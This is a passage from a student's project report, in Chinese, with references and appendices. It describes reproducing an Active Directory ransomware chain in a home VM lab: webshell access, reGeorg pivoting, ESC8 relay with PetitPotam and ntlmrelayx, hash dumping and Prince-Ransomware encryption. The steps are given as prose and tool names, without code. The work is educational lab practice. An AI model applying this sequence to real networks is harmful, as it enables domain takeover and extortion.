如果之後還有機會延伸這個題目，我覺得可以從兩個方向補強：一個是把實驗流程跟環境管理整理好，養成每做完一個階段就拍 VM 快照、寫簡單操作紀錄的習慣，避免一直在重灌和回憶「上次是怎麼弄的」；另一個是多加一些藍隊角度的內容，例如分析攻擊各階段在事件記錄裡留下了哪些痕跡，試著寫幾條簡單的偵測規則，讓這條攻擊鏈不只是「跑給自己看」，也能變成之後做防禦練習的素材。

Reference

[1] Microsoft. (n.d.). Install-AdcsCertificationAuthority (ADCSDeployment module). Microsoft Learn.
Retrieved from: https://learn.microsoft.com/en-us/powershell/module/adcsdeployment/install-adcscertificationauthority

[2] Microsoft. (n.d.). Troubleshoot HTTP errors in IIS: HTTP 4xx and 5xx status codes. Microsoft Learn.
Retrieved from: https://learn.microsoft.com/en-us/iis/troubleshoot/diagnosing-http-errors

[3] Schroeder, W., & Christensen, L. (2021). Certified Pre-Owned: Abusing Active Directory Certificate Services. SpecterOps Whitepaper, Version 1.0.1.
Retrieved from: https://specterops.io/wp-content/uploads/sites/3/2022/06/Certified_Pre-Owned.pdf

[4] Topotam. (2021). PetitPotam - PoC tool to coerce Windows hosts to authenticate to other machines via MS-EFSRPC. GitHub repository.
Retrieved from: https://github.com/topotam/PetitPotam GitHub

[5] Fortra. (n.d.). Impacket - A collection of Python classes for working with network protocols (including ntlmrelayx.py). GitHub repository.Retrieved from: https://github.com/fortra/impacket GitHub

[6] Microsoft. (n.d.). Install-AdcsCertificationAuthority & Active Directory Certificate Services overview. Microsoft Docs / Microsoft Learn.

[7] BeichenDream. (n.d.). Godzilla WebShell - Java-based Webshell Tool for Post-Exploitation. GitHub repository.
Retrieved from: https://github.com/BeichenDream/Godzilla GitHub

[8] SensePost. (n.d.). reGeorg - The successor to reDuh, create SOCKS proxies through a webshell and pivot into internal networks.

GitHub repository.
Retrieved from: https://github.com/sensepost/reGeorg GitHub

[9] Lyak, O. (2025). Certipy - Abusing Active Directory Certificate Services. GitHub repository & Wiki.
Retrieved from: https://github.com/ly4k/Certipy
and https://github.com/ly4k/Certipy/wiki

[10] oakkaya / SecDbg. (n.d.). Prince-Ransomware - Go ransomware utilising ChaCha20 and ECIES (ECIES over secp256k1). GitHub repository.
Retrieved from: https://github.com/oakkaya/Prince-Ransomware

[11] Trend Micro. (2025, April 16). CrazyHunter Campaign Targets Taiwanese Critical Sectors
Retrieved from:
https://www.trendmicro.com/zh_tw/research/25/d/crazyhunter-campaign.html

[12] TeamT5 IR Team. (2025, March 17). [Case Study] CrazyHunter Ransomware Attacks Targeted Taiwan Hospitals. TeamT5 Blog.
Retrieved from: https://teamt5.org/en/posts/the-case-study-hospital-crazyhunter-ransomware-attack/

附錄 A. 或專題工作內容

饒源智

我在本學期以「AD 與 Windows 相關漏洞的研究與實作」為專題主題，主要是在自建的虛擬環境中，從零開始搭一個小型企業網路，再一步一步重現一條勒索攻擊鏈。因為一開始對資安其實很不熟，所以整個過程是邊查資料邊踩坑，從架 Windows Server、AD CS，到用各種工具實際打過去，算是把教學文章裡看到的東西，真的在自己環境裡跑了一遍。整體工作內容大致如下：

攻擊與防禦環境建置：
在虛擬機中安裝 Windows Server 2022，建立 AD 網域與 DNS，並部署 Active Directory Certificate Services（AD CS），包含 Certification Authority 與 Web Enrollment 功能。同時設定 IIS 網站，處理像 HTTP 403.14、500.19 等常見錯誤，讓 http://<目標 IP>/certsrv/ 能正常運作，作為後續 AD CS 攻擊的基礎環境。

WebShell 與內網通道實作：
在 IIS 網站上部署 WebShell，並透過 Godzilla 連線管理，確認可以在伺服器上執行指令。接著上傳並啟用 reGeorg，在 Kali 端執行 reGeorgSocksProxy.py 搭配 proxychains，讓攻擊端可以透過 WebShell 建立 socks 代理通道，模擬「駭客從外網打進來，再往內網橫向移動」的情境。

AD CS 與 NTLM Relay 攻擊流程練習：
依照相關技術文件與文章，在 AD CS 中設定容易被濫用的 ESC8 憑證範本，並於 Kali 上使用 ntlmrelayx 啟動中繼服務，結合 PetitPotam 觸發網域控制站對攻擊端進行 NTLM 驗證，了解攻擊者如何把這些驗證「轉接」到 AD CS 的 /certsrv 介面，進一步申請高權限憑證。後續再透過 Certipy、secretsdump、wmiexec 等工具，實際操作憑證轉換、帳號雜湊匯出以及遠端 PowerShell 控制等步驟。

勒索軟體 Impact 模擬：
使用 GitHub 上的 Prince-Ransomware 教學專案，在受害端虛擬機中產生測試檔案並執行加密流程，觀察檔案被加上特殊副檔名、內容變成亂碼，以及資料夾中出現 DECRYPT_INSTRUCTIONS.txt 勒索說明檔的情況，體會一旦攻擊鏈走到最後，實際對使用者檔案可用性造成的影響。

紀錄整理與報告撰寫：
在操作過程中同步截圖與記錄指令，整理出每一個階段遇到的錯誤與解決方

式，最後將整體流程寫成報告與簡報，包含實驗目的、環境架構、攻擊步驟與心得反思，也檢討像是沒有及時做 VM 快照、設定順序常常忘記等問題，作為之後如果再做類似專題時可以改進的地方。

附錄 B. 專題心得與建議

饒源智

這兩學期的實作，對我來說算是第一次比較完整地碰資安攻擊鏈。整體流程是從零開始架一個小型的企業環境，包括在 Windows Server 2022 上安裝 Active Directory、DNS、再加上 AD Certificate Services（AD CS），把 Certification Authority 跟 Web Enrollment 功能都裝好，最後讓 http://<目標 IP>/certsrv/ 可以正常開啟。接著，我在 IIS 上部署 WebShell，透過 Godzilla 成功連進伺服器，並用 reGeorg 建立 socks 反向通道，讓 Kali 可以像待在內網一樣掃描其他主機。之後再搭配 ntlmrelayx 和 PetitPotam，嘗試重現 AD CS 的 ESC8 攻擊流程，最後則用 Prince-Ransomware 在虛擬機裡模擬勒索軟體加密檔案、產生勒索訊息的 Impact 階段。整條路走完，雖然中間卡了很多次，但至少讓我大概知道「一場勒索攻擊」從頭到尾大概長什麼樣子。

就成果來說，我覺得比較順利的地方是環境真的有被我架起來。原本我連 IIS 裡的 ASP.NET、ISAPI 這些東西在幹嘛都不太懂，只是照著網路文章跟錯誤訊息慢慢排，一路踩過 HTTP 403.14、500.19 之類的問題，最後也學會用 Event Viewer 看錯誤、用 PowerShell 查設定。Godzilla 跟 reGeorg 那一段相對直覺，看到自己可以從 Kali 經過 WebShell 反射進內網、用 proxychains 去掃 192.168.0.x 的主機時，會有一種原來真的可以在自己電腦上跑出來的感覺。Prince-Ransomware 那部分則讓我第一次親眼看到檔案被全部加密、只剩亂碼和勒索信，對勒索攻擊的印象比以前看新聞時深很多。

當然，整個實驗也有很多不成熟的地方。最明顯的就是環境很不穩定，只要哪一步裝錯或順序搞反，像是 AD CS 角色沒裝完整、ASP 功能忘記勾，整個 certsrv 就會壞掉，只能重灌或重來一次。再來是攻擊流程沒有每一段都做到最乾淨，例如 ntlmrelayx + AD CS 那部分，我雖然有跑過完整的範例、也看過憑證跟 hash 的取得流程，但在時間跟穩定度的限制下，沒有把所有東西都做到可以「一鍵重現」，有些步驟還是偏手動、偏實驗性質。整體而言，比較像是「拼湊出一條能走通的攻擊路徑」，而不是一套完全成熟、隨時可重播的劇本。

如果要說未來可以改善的地方，我覺得最基本的就是要養成做快照和寫操作紀錄的習慣。這次很多時間都浪費在重灌、重設、忘記自己上次到底做到哪一步，每次開機都要再試一次哪個東西少裝、哪個功能沒勾，其實滿消耗耐心的。比較理想的做法是：每完成一個階段（例如 AD 架好、IIS 正常、AD CS

OK、WebShell 能連等），就建立一個 VM 快照，另外用簡單的步驟紀錄記下來，之後如果要重做或壞掉，就直接回復，而不是從頭再爬一次坑。

再來，如果之後還有機會延伸這個專題，我會希望可以多加一些「防禦端」的內容，例如開啟更完整的 Log、在 DC 或端點上裝 EDR 或 SIEM，看看像 Godzilla 連線、reGeorg 通道、PetitPotam 觸發、ntlmrelayx 中繼這些行為，在日誌裡會留下什麼痕跡。現在這次實作比較偏向純攻擊視角，做完之後其實會有一種原來要防的是這些東西，如果能再往藍隊那邊走一步，可能會更完整。總結來說，雖然我一開始對資安幾乎是小白，但透過這次一路從架環境到跑完攻擊鏈，至少對「攻擊者到底在做什麼」有了比較具體的畫面，也知道之後如果想走這條路，自己還有很多地方需要補強。